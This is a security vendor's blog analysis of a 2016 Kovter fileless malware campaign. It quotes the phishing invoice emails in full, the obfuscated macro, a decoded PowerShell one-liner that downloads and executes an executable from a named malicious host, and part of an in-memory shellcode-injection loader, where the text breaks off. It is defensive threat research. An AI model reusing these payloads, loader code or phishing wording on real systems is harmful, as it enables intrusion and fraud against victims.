


MORPHISEC LAB

New Wave of Fileless Kovter Backdoor Trojan Attacks Via "Targeted" Macro-Based Malware Spam Campaign

INTRODUCTION

During October 17 to 21, 2016, Morphisec identified and prevented several malicious and sophisticated macro-based documents at the site of one of our customers delivering a fileless Kovter backdoor Trojan attack.

This and similar attacks illustrate the troubling trend that macro-based malspam campaigns are attacking enterprises with modified evasion techniques now on a weekly basis. With antivirus products updating their signatures within 3-7 days of the detection of an attack, the window of opportunity is big enough for cybercriminals to score.

The security stack of our customer is composed of Kaspersky AV, Malwarebytes (an anti-malware solution) and Morphisec Endpoint Threat Prevention solution. In this case, both Malwarebytes and Kaspersky were not able to identify the malicious documents, the payloads or any other infection step during the attack chain even when tested on isolated computers without Morphisec. Only Morphisec prevented the attack on arrival, giving our customer the peace of mind he expected when augmenting his preferred AV solution with Morphisec.

In many respects, this current malspam campaign demonstrated unique qualities: Better targeted emails, modified macro with click-based execution, modified payloads and persistency mechanism. A description of a previous Kovter backdoor variant can be found here: http://blog.airbuscybersecurity.com/post/2016/03/FILELESS-MALWARE-%E2%80%93-A-BEHAVIOURAL-ANALYSIS-OF-KOVTER-PERSISTENCE.

Kovter is notorious for its sophistication and for attacking in waves: Its fileless variant evolved from previously pretending to be a Firefox or Chrome update to being delivered through JavaScript inside Zip files in August 2016.

TECHNICAL ANALYSIS

1. Use of Targeted Emails

Monitoring the latest campaigns, we found the often used "invoice/bill" email pattern. The subject and content pretends to inform the recipient about a due invoice and that payment needs immediate attention. A sense of urgency is created by threating the recipient with consequences in case this email is ignored.

The Kovter attack under discussion is of a more targeted nature: The attackers name the attached files with the company name, and on some of the mails they address the employee by **his/her name and job title**.

All the emails in this campaign originated from Cox email service users, as you can see by looking at the "from" field. [Cox allows to use its service in a 60-days free trial.]

Email Example 1

Fw: [redacted] Inc. Critical Billing Alert - OVERDUE INV0ICE (01A4740)

[redacted] Inc..doc
.doc File

From: Susan Lloyd <bjlv2@cox.net>
Sent: Tuesday, October 18, 2016 11:43 AM
To: [redacted]
Subject: [redacted] Inc. Critical Billing Alert - OVERDUE INV0ICE (01A4740)

Dear [redacted],
This is an important notice and needs your urgent consideration. Although dispatching you multiple reminders, we received no response from you regarding the long overdue balance. We think we have provided you extensive time and have been understanding with you. Consequently:
At this point there is no choice but to assign your liability in the hands of a debt collection agency.
This operation will influence [redacted] Inc. credit score.
Please reach out to us asap should wish to negotiate an installment plan.
This invoice(s) is seriously past due:

Invoice #	Date Due	Amount + 5% Penalty fee
INV00154834	September, 10th	$2,893.70

Payment terms: see in the attached Billing Statement.
We hope you will give this matter significant consideration.
Best Regards,
Susan Lloyd,
Visual Mfg Accounting
Castro Acctcy Corp.

Email Example 1

From: Rick Vandrisse [mailto:golfrace@cox.net]
Sent: Tuesday, October 18, 2016 11:51 AM
To: [redacted]
Subject: Message has been disinfected : [redacted] America - [redacted] Urgent Alert - OVERDUE ACCOUNT (Z8294)

Hello [redacted] PE,

This is an important letter and requires your immediate attention. Although emailing you several notifications, we received no response from you about the seriously past due balance. We think we have given you generous time and have been patient with you. Hence:
We feel there is no choice but to pass your account in the hands of a debt collection firm.
This action will impact [redacted] America - [redacted] credit rating.
Please email us as soon as possible if you would wish to negotiate a repayment plan.

This invoice(s) is critically overdue:

Invoice #	Date Due	Total + 10% Penalty fee
US0158321	Sept., 16th	$1,533

Payment terms: find in the enclosed Invoice.
We sincerely hope you will give this situation serious consideration.

Sincerely,
Rick Vandrisse,
Clerical/accounting
William J Portanova


The information transmitted in this email is intended solely for the addressee and may contain confidential, proprietary and/or privileged material. Any unauthorized review, distribution or other use of this information is strictly prohibited. If you have received this email in error please contact the sender immediately and delete any and all copies of this message.

2. Malicious Macro

This time the macro has a slight modification in its delivery method. It is not enough to just enable the macro content.

The code is activated if the macro is enabled **and the user clicks on one of the images in the macro**: This way it can easily evade simple sandbox services which have simulated the enable macro content only.

To make detection even harder, the macro writers restricted the edit and view of the macro mapping to the different image clicks. Adding a restriction password on image edit also disables the sandbox to automatically map the macro procedures which will be activated.



3. PowerShell - First Stage

The macro code activates a decrypted PowerShell code that downloads the Kovter downloader from **hxxp://demitartgourmet[.]com/changelog/bindata[.]exe.** Note that any image click will eventually result in the execution of the same PowerShell code.

```
Motoman - ThisDocument (Code)
(General)                                   VUlvC
Public Sub Image1_Click()
prBtM
End Sub
Public Sub Image2_Click()
prBtM
End Sub
Public Function d(ByVal NprcZr As String, ByVal adAyYW As String) As String
For wsoTe = 1 To Len(NprcZr)
HaYJqCB = GmzMp(NprcZr, wsoTe)
If Not XLamx(adAyYW, HaYJqCB) Then
d = HaYJqCB & d
End If
Next
End Function
Public Function GmzMp(ByVal zrvDJ As String, ByVal wsoTe As Integer) As String
GmzMp = Mid(zrvDJ, wsoTe, 1)
End Function
Public Function XLamx(ByVal sruwbA As String, ByVal qCzDZzy As String) As Boolean
XLamx = InStr(sruwbA, qCzDZzy)
End Function
Public Sub zquFtk(ByVal XYWFJ As String)
Set UnwaGfr = CreateObject(d("lgl2seFvhwGSb5.Dt5Rpi4r08YcSxWk", "Gsb4Y250DF8wgkxRv"))
UnwaGfr.Run XYWFJ, 0
End Sub
Public Function VUlvC() As String
VUlvC = d("K VGcv-jx Xs9Xsqap9X9yvb CfpRe-LR 4OpYTomn-1m GYnzedRdm2iB8h zXDwUB- Y6lkUleFmh9FEYs6re8PwV78opJ", "Dqml
End Function
Public Function AUxsm() As String
AUxsm = d("L)qf8$q(HcveUxE0B.4Kkv)lXUHlBehMJSkL.tRXpVHir3UL0cS7H0WzB m4XJ6ocJZ-B XqtVcke05jYB8Kb7qO-U58w2eNL7v(;42
End Function
```

```
Macros
Macro Name:
ThisDocument.Image1_Click
ThisDocument.Image1_Click
ThisDocument.Image2_Click
ThisDocument.prBtM
Macros In: Project (Motoman)
```

```
Value
VUlvC   "powershell -w hidden -nop -ep bypass -c $f=[System.IO.Path]::GetTempFileName();(New-Object System.Net.WebClient).DownloadFile('http://demitartgourmet.com/changelog/bindata.exe', $f);(New-Object -com WScript.Shell).Exec($f)"
```

4. Double Persistency through File-Less mshta Scripts


To gain persistency, Kovter uses both the Run key in **HKCU** (*) and the "Start Menu/Programs/Start" path.

[* For description of the use HKEY_CURRENT_USER…\Run see also https://blogs.technet.microsoft.com/mmpc/2016/07/22/kovter-becomes-almost-file-less-creates-a-new-file-type-and-gets-some-new-certificates/]


4.1. HKCU

In the "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" technique we can find two persistency methods which are both activated to reassure the execution of Kovter upon user login. We use RegmagiK to show you the persistent code in the registry, because regular regedit.exe is not sufficient as a result of non-ASCII characters that the attackers inserted intentionally.

The first "mshta" procedure will activate a JavaScript eval () function that executes a registry parameter written in a different registry location [described further below].




The second Run persistency method will activate a link file that is created in the local directory. This link file just activates a stub [filename].50fec (random name). The activation of the file is less interesting, but as it looks from registry, Kovter has created an *open command* registry to trigger a code execution when the associated files are activated (*c56e* and *50fec*), in this case again a mshta JavaScript code will be activated with the same code from registry. [For detailed description see https://blogs.technet.microsoft.com/mmpc/2016/07/22/kovter-becomes-almost-file-less-creates-a-new-file-type-and-gets-some-new-certificates/]




4.2. "Start Menu/Programs/Start" path

The second persistency mechanism - as can be seen from process monitor - is the addition of a link file (.lnk) in the Startup directory. Upon login this file is activated as well as a very similar stub file (*.50fec) and the same mshta script that is registered in the *open command* registry path will be activated as a trigger.



5. Mshta and PowerShell executed directly from registry

After observing the persistency steps, we are diving into the JavaScript code that is activated through the mshta (and is written in HKCU/Software/<RANDOM>/<random>). We notice that the JavaScript pattern is not very different from previous Kovter patterns.



This JavaScript code eventually activates a PowerShell script. The PowerShell stage 1 script just writes to environment variable the second stage script and then activates it.

6. PowerShell - Second Stage

The second stage script (described previously here - https://blogs.technet.microsoft.com/mmpc/2016/07/22/kovter-becomes-almost-file-less-creates-a-new-file-type-and-gets-some-new-certificates/), has the main goal to stay in-memory. It creates a shellcode on the fly and injects it directly into the same PowerShell process (described further below).


We can notice the usual pattern of allocating code in the process, mem copying the code into the allocated space, and using the CreateThread function to execute the shellcode.

```
#imtogrdfbzryjcsehvrtgsyloxrei
sleep(15);
try{
    function gdelegate{
        Param (
            [Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,
            [Parameter(Position=1)] [Type] $ReturnType=[Void]
        );

        $TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName("ReflectedDelegate")),[System.Reflection.Emit.Asse
        $TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",[System.Reflection.CallingConventions]::Standard,$Parameters).SetImplementationFlags("Runti
        $TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,Virtual",$ReturnType,$Parameters).SetImplementationFlags("Runtime,Managed");
        return $TypeBuilder.CreateType();
    }

    function gproc{
        Param (
            [Parameter(Position=0,Mandatory=$True)] [String] $Module,
            [Parameter(Position=1,Mandatory=$True)] [String] $Procedure
        );
        $SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split("\")[-1].Equals("System.dll")};
        $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
        return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices
    }

    [Byte[]] $sc32 = 0x55,0x8B,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0xFF,0x53,0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x
    [Uint32[]] $op=0;
    $r=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualProtect),(gdelegate @([Byte[]],[UInt32],[UInt32],[UInt32
    if($r -eq 0){$pr=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc),(gdelegate @([IntPtr],[UInt32],[UIn
    if($pr -ne 0){$memset=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc msvcrt.dll memset),(gdelegate @([UInt32],[UInt32],[UInt32
    for ($i=0;$i -le ($sc32.Length-1);$i++) {
